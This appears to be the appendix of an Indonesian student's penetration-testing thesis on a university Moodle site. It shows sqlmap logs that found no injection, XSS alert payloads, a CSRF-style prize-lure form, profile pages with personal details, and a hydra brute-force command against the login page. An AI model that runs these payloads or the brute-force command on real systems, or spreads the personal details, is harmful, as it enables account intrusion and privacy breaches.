

# LAMPIRAN

## Lampiran 1

### Hasil *Sqlmap*

[\*] starting @ 22:18:32 /2021-05-31/

[22:18:33] [INFO] **testing connection to the target URL**

[22:18:35] [INFO] testing if the target URL content is stable

[22:18:36] [WARNING] target URL content is not stable (i.e. content differs).  
sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'

**how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c**

[22:18:37] [INFO] testing if GET parameter 'categoryid' is dynamic

[22:18:38] [WARNING] GET parameter 'categoryid' does not appear to be dynamic

[22:18:39] [WARNING] **heuristic (basic) test shows that GET parameter 'categoryid' might not be injectable**

[22:18:40] [INFO] testing for SQL injection on GET parameter 'categoryid'

[22:18:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[22:18:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'

[22:18:56] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

[22:19:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'

[22:19:04] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'

[22:19:08] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'

[22:19:11] [INFO] testing 'Generic inline queries'

[22:19:12] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'

[22:19:15] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'

[22:19:18] [INFO] testing 'Oracle stacked queries (DBMS\_PIPE.RECEIVE\_MESSAGE - comment)'

[22:19:21] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

[22:19:24] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'

[22:19:28] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'

[22:19:31] [INFO] testing 'Oracle AND time-based blind'

**it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y**

[22:19:37] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[22:19:46] [WARNING] **GET parameter 'categoryid' does not seem to be injectable**

[22:19:46] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[22:19:46] [WARNING] HTTP error codes detected during run:

404 (Not Found) - 1 times

[\*] ending @ 22:19:46 /2021-05-31/

[\*] starting @ 22:08:14 /2021-05-31/

[22:08:19] [INFO] **testing connection to the target URL**

[22:08:25] [INFO] testing if the target URL content is stable

[22:08:26] [WARNING] target URL content is not stable (i.e. content differs).  
sqlmap will base the page comparison on a sequence matcher. If no dynamic nor  
injectable parameters are detected, or in case of junk results, refer to user's manual  
paragraph 'Page comparison'

**how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c**

[22:08:28] [INFO] testing if GET parameter 'id' is dynamic

[22:08:29] [WARNING] GET parameter 'id' does not appears to be dynamic

[22:08:44] [INFO] testing for SQL injection on GET parameter 'id'

[22:08:44] [INFO] testing 'AND boolean-based blind - WHERE or HAVING  
clause'

[22:08:57] [INFO] testing 'Boolean-based blind - Parameter replace (original  
value)'

[22:09:00] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE,  
HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

[22:09:04] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING  
clause'

[22:09:08] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based -  
WHERE or HAVING clause (IN)'

[22:09:13] [INFO] testing 'Oracle AND error-based - WHERE or HAVING  
clause (XMLType)'

[22:09:18] [INFO] testing 'Generic inline queries'

[22:09:19] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'

[22:09:22] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries  
(comment)'

[22:09:25] [INFO] testing 'Oracle stacked queries  
(DBMS\_PIPE.RECEIVE\_MESSAGE - comment)'

[22:09:28] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query  
SLEEP)'

[22:09:32] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'

[22:09:39] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'

[22:09:44] [INFO] testing 'Oracle AND time-based blind'

**it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y**

[22:10:04] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[22:10:15] [WARNING] **GET parameter 'id' does not seem to be injectable**

[22:10:15] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[\*] ending @ 22:10:15 /2021-05-31/

[\*] starting @ 22:03:56 /2021-05-31/

[22:03:56] [INFO] **testing connection to the target URL**

[22:03:57] [INFO] testing if the target URL content is stable

[22:03:58] [WARNING] target URL content is not stable (i.e. content differs).  
sqlmap will base the page comparison on a sequence matcher. If no dynamic nor  
injectable parameters are detected, or in case of junk results, refer to user's manual  
paragraph 'Page comparison'

**how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c**

[22:04:01] [INFO] testing if GET parameter 'userid' is dynamic

[22:04:02] [WARNING] GET parameter 'userid' does not appear to be dynamic

[22:04:03] [WARNING] **heuristic (basic) test shows that GET parameter  
'userid' might not be injectable**

[22:04:04] [INFO] testing for SQL injection on GET parameter 'userid'

[22:04:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING  
clause'

[22:04:15] [INFO] testing 'Boolean-based blind - Parameter replace (original  
value)'

[22:04:16] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE,  
HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

[22:04:19] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING  
clause'

[22:04:23] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based -  
WHERE or HAVING clause (IN)'

[22:04:26] [INFO] testing 'Oracle AND error-based - WHERE or HAVING  
clause (XMLType)'

[22:04:29] [INFO] testing 'Generic inline queries'

[22:04:29] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'

[22:04:32] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries  
(comment)'

[22:04:34] [INFO] testing 'Oracle stacked queries

(DBMS\_PIPE.RECEIVE\_MESSAGE - comment)'

[22:04:36] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

[22:04:40] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'

[22:04:43] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'

[22:04:47] [INFO] testing 'Oracle AND time-based blind'

**it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y**

[22:05:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[22:05:25] [WARNING] **GET parameter 'userid' does not seem to be injectable**

[22:05:25] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[22:05:25] [WARNING] HTTP error codes detected during run:

404 (Not Found) - 4 times

[\*] ending @ 22:05:25 /2021-05-31/

[\*] starting @ 23:27:05 /2021-05-31/

[23:27:05] [INFO] **testing connection to the target URL**

[23:27:08] [INFO] testing if the target URL content is stable

[23:27:09] [WARNING] target URL content is not stable (i.e. content differs).  
sqlmap will base the page comparison on a sequence matcher. If no dynamic nor  
injectable parameters are detected, or in case of junk results, refer to user's manual  
paragraph 'Page comparison'

**how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c**

[23:27:10] [INFO] testing if GET parameter 'course' is dynamic

[23:27:11] [WARNING] GET parameter 'course' does not appear to be dynamic

[23:27:12] [WARNING] **heuristic (basic) test shows that GET parameter  
'course' might not be injectable**

[23:27:13] [INFO] testing for SQL injection on GET parameter 'course'

[23:27:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING  
clause'

[23:27:24] [INFO] testing 'Boolean-based blind - Parameter replace (original  
value)'

[23:27:25] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE,  
HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

[23:27:28] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING  
clause'

[23:27:31] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based -  
WHERE or HAVING clause (IN)'

[23:27:34] [INFO] testing 'Oracle AND error-based - WHERE or HAVING  
clause (XMLType)'

[23:27:37] [INFO] testing 'Generic inline queries'

[23:27:37] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'

[23:27:40] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries  
(comment)'

[23:27:42] [INFO] testing 'Oracle stacked queries

(DBMS\_PIPE.RECEIVE\_MESSAGE - comment)'



[23:27:44] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

[23:27:47] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'

[23:27:50] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'

[23:27:53] [INFO] testing 'Oracle AND time-based blind'

**it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y**

[23:27:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[23:28:06] [WARNING] **GET parameter 'course' does not seem to be injectable**

[23:28:06] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[23:28:06] [WARNING] HTTP error codes detected during run:

404 (Not Found) - 3 times

[\*] ending @ 23:28:06 /2021-05-31/

[\*] starting @ 23:41:18 /2021-05-31/

[23:41:18] [INFO] **testing connection to the target URL**

[23:41:25] [INFO] testing if the target URL content is stable

[23:41:26] [WARNING] target URL content is not stable (i.e. content differs).  
sqlmap will base the page comparison on a sequence matcher. If no dynamic nor  
injectable parameters are detected, or in case of junk results, refer to user's manual  
paragraph 'Page comparison'

**how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c**

[23:41:28] [INFO] testing if GET parameter 'view' is dynamic

[23:41:29] [WARNING] GET parameter 'view' does not appear to be dynamic

[23:41:31] [WARNING] **heuristic (basic) test shows that GET parameter  
'view' might not be injectable**

[23:41:32] [INFO] testing for SQL injection on GET parameter 'view'

[23:41:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING  
clause'

[23:41:42] [INFO] testing 'Boolean-based blind - Parameter replace (original  
value)'

[23:41:44] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE,  
HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

[23:41:48] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING  
clause'

[23:41:52] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based -  
WHERE or HAVING clause (IN)'

[23:41:57] [INFO] testing 'Oracle AND error-based - WHERE or HAVING  
clause (XMLType)'

[23:42:00] [INFO] testing 'Generic inline queries'

[23:42:01] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'

[23:42:05] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries  
(comment)'

[23:42:07] [INFO] testing 'Oracle stacked queries

(DBMS\_PIPE.RECEIVE\_MESSAGE - comment)'

[23:42:10] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

[23:42:14] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'

[23:42:17] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'

[23:42:20] [INFO] testing 'Oracle AND time-based blind'

**it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y**

[23:42:31] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[23:42:36] [WARNING] **GET parameter 'view' does not seem to be injectable**

[23:42:36] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[\*] ending @ 23:42:36 /2021-05-31/

[\*] starting @ 23:55:18 /2021-05-31/

[23:55:18] [INFO] **testing connection to the target URL**

[23:55:23] [INFO] testing if the target URL content is stable

[23:55:23] [WARNING] target URL content is not stable (i.e. content differs).  
sqlmap will base the page comparison on a sequence matcher. If no dynamic nor  
injectable parameters are detected, or in case of junk results, refer to user's manual  
paragraph 'Page comparison'

**how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c**

[23:55:23] [INFO] testing if GET parameter 'lang' is dynamic

[23:55:23] [WARNING] GET parameter 'lang' does not appear to be dynamic

[23:55:24] [WARNING] **heuristic (basic) test shows that GET parameter  
'lang' might not be injectable**

[23:55:25] [INFO] testing for SQL injection on GET parameter 'lang'

[23:55:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING  
clause'

[23:55:27] [INFO] testing 'Boolean-based blind - Parameter replace (original  
value)'

[23:55:28] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE,  
HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

[23:55:30] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING  
clause'

[23:55:32] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based -  
WHERE or HAVING clause (IN)'

[23:55:34] [INFO] testing 'Oracle AND error-based - WHERE or HAVING  
clause (XMLType)'

[23:55:37] [INFO] testing 'Generic inline queries'

[23:55:37] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'

[23:55:40] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries  
(comment)'

[23:55:41] [INFO] testing 'Oracle stacked queries

(DBMS\_PIPE.RECEIVE\_MESSAGE - comment)'

[23:55:43] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

[23:55:46] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'

[23:55:48] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'

[23:55:53] [INFO] testing 'Oracle AND time-based blind'

**it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y**

[23:56:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[23:56:38] [WARNING] **GET parameter 'lang' does not seem to be injectable**

[23:56:38] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[\*] ending @ 23:56:38 /2021-05-31/

[\*] starting @ 21:57:38 /2021-06-03/

[21:57:38] [INFO] **testing connection to the target URL**

[21:57:52] [INFO] testing if the target URL content is stable

[21:57:52] [WARNING] target URL content is not stable (i.e. content differs).  
sqlmap will base the page comparison on a sequence matcher. If no dynamic nor  
injectable parameters are detected, or in case of junk results, refer to user's manual  
paragraph 'Page comparison'

**how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c**

[21:57:52] [INFO] testing if GET parameter 'sesskey' is dynamic

[21:57:53] [WARNING] GET parameter 'sesskey' does not appear to be dynamic

[21:57:54] [WARNING] **heuristic (basic) test shows that GET parameter  
'sesskey' might not be injectable**

[21:57:56] [INFO] testing for SQL injection on GET parameter 'sesskey'

[21:57:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING  
clause'

[21:58:14] [INFO] testing 'Boolean-based blind - Parameter replace (original  
value)'

[21:58:19] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE,  
HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

[21:58:23] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING  
clause'

[21:58:29] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based -  
WHERE or HAVING clause (IN)'

[21:58:34] [INFO] testing 'Oracle AND error-based - WHERE or HAVING  
clause (XMLType)'

[21:58:39] [INFO] testing 'Generic inline queries'

[21:58:40] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'

[21:58:44] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries  
(comment)'

[21:58:47] [INFO] testing 'Oracle stacked queries

(DBMS\_PIPE.RECEIVE\_MESSAGE - comment)'

[21:58:51] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

[21:58:55] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'

[21:59:00] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'

[21:59:05] [INFO] testing 'Oracle AND time-based blind'

**it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y**

[21:59:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[21:59:21] [WARNING] **GET parameter 'sesskey' does not seem to be injectable**

[21:59:21] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[\*] ending @ 21:59:21 /2021-06-03/

[\*] starting @ 22:57:18 /2021-06-05/

[22:57:18] [INFO] **testing connection to the target URL**

[22:57:20] [INFO] testing if the target URL content is stable

[22:57:21] [WARNING] target URL content is not stable (i.e. content differs).  
sqlmap will base the page comparison on a sequence matcher. If no dynamic nor  
injectable parameters are detected, or in case of junk results, refer to user's manual  
paragraph 'Page comparison'

**how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c**

[22:57:23] [INFO] testing if GET parameter 'cache' is dynamic

[22:57:24] [WARNING] GET parameter 'cache' does not appear to be dynamic

[22:57:25] [WARNING] **heuristic (basic) test shows that GET parameter  
'cache' might not be injectable**

[22:57:26] [INFO] testing for SQL injection on GET parameter 'sesskey'

[22:57:26] [INFO] testing 'AND boolean-based blind - WHERE or HAVING  
clause'

[22:57:36] [INFO] testing 'Boolean-based blind - Parameter replace (original  
value)'

[22:57:38] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE,  
HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

[22:57:41] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING  
clause'

[22:57:44] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based -  
WHERE or HAVING clause (IN)'

[22:57:47] [INFO] testing 'Oracle AND error-based - WHERE or HAVING  
clause (XMLType)'

[22:57:50] [INFO] testing 'Generic inline queries'

[22:57:50] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'

[22:57:53] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries  
(comment)'

[22:57:55] [INFO] testing 'Oracle stacked queries

(DBMS\_PIPE.RECEIVE\_MESSAGE - comment)'



[22:57:57] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

[22:58:00] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'

[22:58:03] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'

[22:58:05] [INFO] testing 'Oracle AND time-based blind'

**it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y**

[23:01:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[23:01:42] [WARNING] **GET parameter 'cache' does not seem to be injectable**

[23:01:42] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[\*] ending @ 23:01:42 /2021-06-05/

[\*] starting @ 20:08:43 /2021-06-17/

[20:08:43] [INFO] parsing HTTP request from 'loginpage'

[20:08:44] [INFO] **testing connection to the target URL**

[20:08:44] [WARNING] the web server responded with an HTTP error code (400) which could interfere with the results of the tests

[20:08:44] [INFO] testing if the target URL content is stable

[20:08:44] [INFO] target URL content is stable

[20:08:44] [WARNING] **heuristic (basic) test shows that POST parameter 'username' might not be injectable**

[20:08:44] [INFO] testing for SQL injection on POST parameter 'username'

[20:08:44] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[20:08:44] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'

[20:08:44] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

[20:08:45] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'

[20:08:45] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'

[20:08:45] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'

[20:08:45] [INFO] testing 'Generic inline queries'

[20:08:45] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'

[20:08:45] [WARNING] time-based comparison requires larger statistical model, please wait. (done)

[20:08:46] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'

[20:08:46] [INFO] testing 'Oracle stacked queries (DBMS\_PIPE.RECEIVE\_MESSAGE - comment)'

[20:08:46] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

[20:08:46] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'

[20:08:46] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'

[20:08:46] [INFO] testing 'Oracle AND time-based blind'

**it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y**

[20:08:48] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[20:08:48] [WARNING] **POST parameter 'username' does not seem to be injectable**

[20:08:48] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[20:08:48] [WARNING] HTTP error codes detected during run:

400 (Bad Request) - 74 times

[\*] ending @ 20:52:19 /2021-06-25/

[\*] starting @ 23:16:37 /2021-05-31/

[23:16:37] [INFO] parsing HTTP request from 'search'

**it appears that provided value for POST parameter 'q' has boundaries. Do you want to inject inside? ('<script>alert("WXSS")%3B</script\*>') [y/N] y**

[23:16:38] [INFO] **testing connection to the target URL**

[23:16:39] [WARNING] the web server responded with an HTTP error code (400) which could interfere with the results of the tests

[23:16:39] [INFO] testing if the target URL content is stable

[23:16:39] [INFO] target URL content is stable

[23:16:39] [WARNING] **heuristic (basic) test shows that POST parameter 'q' might not be injectable**

[23:16:39] [INFO] testing for SQL injection on POST parameter 'q'

[23:16:39] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[23:16:39] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'

[23:16:39] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

[23:16:40] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'

[23:16:40] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'

[23:16:40] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'

[23:16:40] [INFO] testing 'Generic inline queries'

[23:16:40] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'

[23:16:40] [WARNING] time-based comparison requires larger statistical model, please wait. (done)

[23:16:40] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'

[23:16:40] [INFO] testing 'Oracle stacked queries

(DBMS\_PIPE.RECEIVE\_MESSAGE - comment)'

[23:16:41] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

[23:16:41] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'

[23:16:41] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'

[23:16:42] [INFO] testing 'Oracle AND time-based blind'

**it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y**

[23:16:44] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[23:16:45] [WARNING] **POST parameter 'q' does not seem to be injectable**

[23:16:45] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[23:16:45] [WARNING] HTTP error codes detected during run:

400 (Bad Request) - 74 times

[\*] ending @ 23:16:45 /2021-05-31/

## Lampiran 2

### Hasil XSS Cross Scripting


The screenshot displays a web browser window with the following elements:

- Address Bar:** `...ac.id/search/index.php?q=<script>alert%28'test'%29%3B<%2Fscript>&context=2`
- Page Header:** "Learning Activities through Digital System" with navigation links: Home, Faculty, Services, Helpdesk, English (en). Utility icons for search, home, chat, settings, and user profile are also present.
- Breadcrumbs:** Dashboard / Site pages / Search
- Section Header:** GLOBAL SEARCH
- Search Results:** A light blue banner at the top of the results area says "No results" with a close button (X). Below it is an "Expand all" link.
- Search Form:** A section titled "Search" containing:
  - Input field: "Enter your search query" with a value of `alert('test');` and a required field indicator (red circle with exclamation mark).
  - Dropdown menu: "Search within" set to "Everywhere you can access".
  - Filter section: "Filter" with a plus sign to expand options.
  - Search button: A blue button labeled "Search".
- Footer:** A message at the bottom states: "There are required fields in this form marked ⓘ."

 DatabaseForensik\_AndhikaWisnu\_1710511077  
by Andhika 1710511077 - Wednesday, 20 May 2020, 9:25 AM

Judul Video : Database Forensik  
Nama : Andhika Wisnu Wardhana  
NIM : 1710511077

Permalink Reply Export to portfolio

 Re: DatabaseForensik\_AndhikaWisnu\_1710511077  
by Andhika 1710511077 - Saturday, 5 June 2021, 10:24 PM

<script>alert("test xss");</script>

Permalink Show parent Edit Delete Reply Export to portfolio

◀ Fajar Subkhi Sulaiman 1710511036

ALERT("TEST");

Dashboard / Profile / Learning plan: / Evidence of pr / alert("test");

alert("test"); 

<script>alert("test");</script>

### Linked competencies

Name	Status / Reviewer	Actions
------	-------------------	---------


No competencies have been linked to this evidence.



### Lampiran 3

#### Hasil Broken Access Control

```
1 <html>
2 <body>
3   <form autocomplete="off" action="https://[redacted].ac.id/search/index.php" method="post" accept-charset="utf-8" id
   ="mform1_1sWihY5y9err1VO" class="mform" data-boost-form-errors-enhanced="1">
4     <input type="hidden" class="form-control is-invalid" name="q" id="id_q" value="hehe" aria-describedby="id_error_q"
       aria-invalid="true">
5     <h2>Klik mau untuk menangkan iPhone 12 sekarang juga!</h2>
6     <input type="submit" class="btn btn-primary" name="submitbutton" id="id_submitbutton" value="Mau">
7   </form>
8 </body>
9 </html>
```



**Klik mau untuk menangkan iPhone 12 sekarang juga!**

Mau

← → ↻ 🔒 acid/search/index.php ☆ 🌐 📄 🗨️ ⚙️ 👤 Update

**LeADS** Learning Activities through Digital System Home Faculty ▾ Services ▾ Helpdesk ▾ English (en) ▾ 🔍 🗨️ ⚙️ 👤

# GLOBAL SEARCH

Dashboard / Site pages / Search

## Global search

▾ Search ▶ Expand all

Enter your search query ⓘ ⓘ

▶ Filter

There are required fields in this form marked ⓘ .

📄 Re: Operasi Aplikasi Multiple Database

Bagus.. hehe Dicoba Insert untuk yg tabel MATAKULIAH ya

[View this result in context - in course Sistem Terdistribusi - by I Wayan Widi Pradnyana](#)

Contact University Faculty Learning Resources Get Mobile Moodle

Browser address bar: <https://.../j.ac.id/user/profile.php?id=1283>

LeADS Learning Activities through Digital System

Home Faculty Services Helpdesk English (en)

ANDHIKA 1710511077

Dashboard / Profile

Reset page to default Customise this page

User details

- Edit profile
- Email address  
Andhikawisnu6@gmail.com
- Country  
Indonesia
- City/town  
Bekasi

Options

**Profile**

First name  
Andhika

Surname  
1710511077

Preferred language  
English

First access to site  
Monday, 25 February 2019,  
10:05 AM

Last access to site

LeADS Learning Activities through Digital System

Home Faculty Services Helpdesk English (en)

DWI WENNY

Dashboard / Users / Dwi Wenny

User details

- Country: Indonesia
- City/town: Depok

Course details

Miscellaneous

Login activity

**Profile**

First name: Dwi

Surname: Wenny

Preferred language: English

First access to site: Monday, 25 February 2019, 8:51 AM

Last access to site

## Lampiran 4

### Hasil Gaining Access and Privilege Escalation

```
andhika@andhika:~$ sudo hydra -l 1710511077 -P /home/andhika/wordlist.txt [REDACTED].ac.id https-post-form "/login/index.php:anchor=&logintoken=lHeTAiFXOIgSnZlf9qIHpEILFgsz50cn&username=^USER^&password=^PASS^:Invalid login" -vV
[sudo] password for andhika:
